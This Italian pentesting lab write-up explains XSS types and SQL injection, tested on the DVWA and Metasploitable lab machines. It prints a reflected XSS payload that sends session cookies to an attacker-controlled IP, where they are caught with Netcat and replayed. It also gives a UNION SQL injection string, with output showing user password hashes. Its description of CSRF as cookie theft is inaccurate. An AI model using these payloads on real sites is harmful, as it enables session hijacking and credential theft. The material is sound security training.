XSS e SQL Injection

Ci troviamo nella terza fase del pentesting, la fase di exploit, e stiamo analizzando in modo particolare due tipi di attacchi: **XSS (Cross-Site Script) e SQL Injection**.

XSS – Tipologie

I **Cross-Site Script**, sono veramente problematici. Tramite essi è possibile modificare il contenuto di un sito, e iniettare contenuti malevoli, al fine di rubare cookie e sessioni ad esempio. Le vulnerabilità di un XSS, derivano da un input non filtrato, a causa di un problema dovuto alla scrittura del codice in front end o back end.

Ne esistono varie tipologie:

- **Reflected XSS**: Lo script viene iniettato tramite un link e si attiva solo quando qualcuno lo visita. L'attaccante modificherà l'URL di un sito vulnerabile, in cui aggiungerà uno script malevolo. L'URL risulterà più lungo, per cui questo potrebbe essere un campanello di allarme.
- **Stored XSS**: Lo script vene salvato direttamente nei database del server, come ad esempio nella sezione commenti, in un forum, sotto un video, anche sotto forma di una semplice immagine, e viene eseguito anche soltanto dal semplice passaggio della freccetta del mouse.
- **DOM**: Si basa sulla manipolazione del Document Object Model (DOM) del browser senza coinvolgere direttamente il server.
- **CSRF**: I Cross-Site Request Forge sono attacchi mirati con lo scopo di rubare il cookie di sessione. Molto pericolosi, poiché nel momento in cui viene rubato un token di sessione, l'attaccante potrebbe rubare dati personali, carte di credito, o anche cambiare le credenziali di accesso.


Tra questi, in modo particolare, abbiamo approfondito **Reflected** e **Stored**.

Nel compito odierno è stato utilizzato uno script XSS Reflected:


```
<script>
   var img = new Image();
   img.src = "http://192.168.56.103:80?cookie=" + document.cookie;
</script>
```

Questo script utilizza **document.cookie** per leggere tutti i cookie accessibili al dominio del sito e poi li invia all'URL controllato dall'attaccante. Ora, se il sito non ha impostato correttamente le protezioni, come l'attributo **HttpOnly** sui cookie, l'attaccante potrà leggere il cookie di sessione dell'utente.

Testandolo sulla macchina vulnerabile Metasploitable, rimanendo in ascolto sulla porta 80, http, è stato utilizzato il tool **Netcat**, in modo da rimanere in ascolto sulla medesima porta ed intercettare il cookie di sessione.



Ora che abbiamo l'ID di sessione, è stata effettuata una prova su un browser differente, in cui abbiamo ispezionato la pagina, e in storage, cookie, è stato modificato la **session ID** con quello intercettato pocanzi, ed è stato effettuato l'accesso tramite un semplice refresh della pagina.




SQL Injection

Nota bene, è precisare che l'SQL è un linguaggio di programmazione progettato per la gestione e manipolazione di dati all'interno di un sistema di gestione.

La **SQL Injection (SQLi)** è una vulnerabilità di sicurezza delle applicazioni web in cui un attaccante manipola le query SQL inviate a un database attraverso l'inserimento, iniezione, di codice SQL malevolo. Questo attacco permette all'attaccante di interferire con le operazioni SQL eseguite dal server dell'applicazione, accedendo o alterando dati sensibili senza autorizzazione, o anche compromettendo l'integrità del sistema. Questa vulnerabilità mostra la sua efficacia nel momento in cui l'applicazione web non filtra in modo adeguato l'input dell'utente.

Nel test effettuato su DVWA è stato iniettato un codice SQL che ci ha consentito di vedere tutti gli user presenti e le loro relative password:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #


Damn Vulnerable Web A
192.168.178.28/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99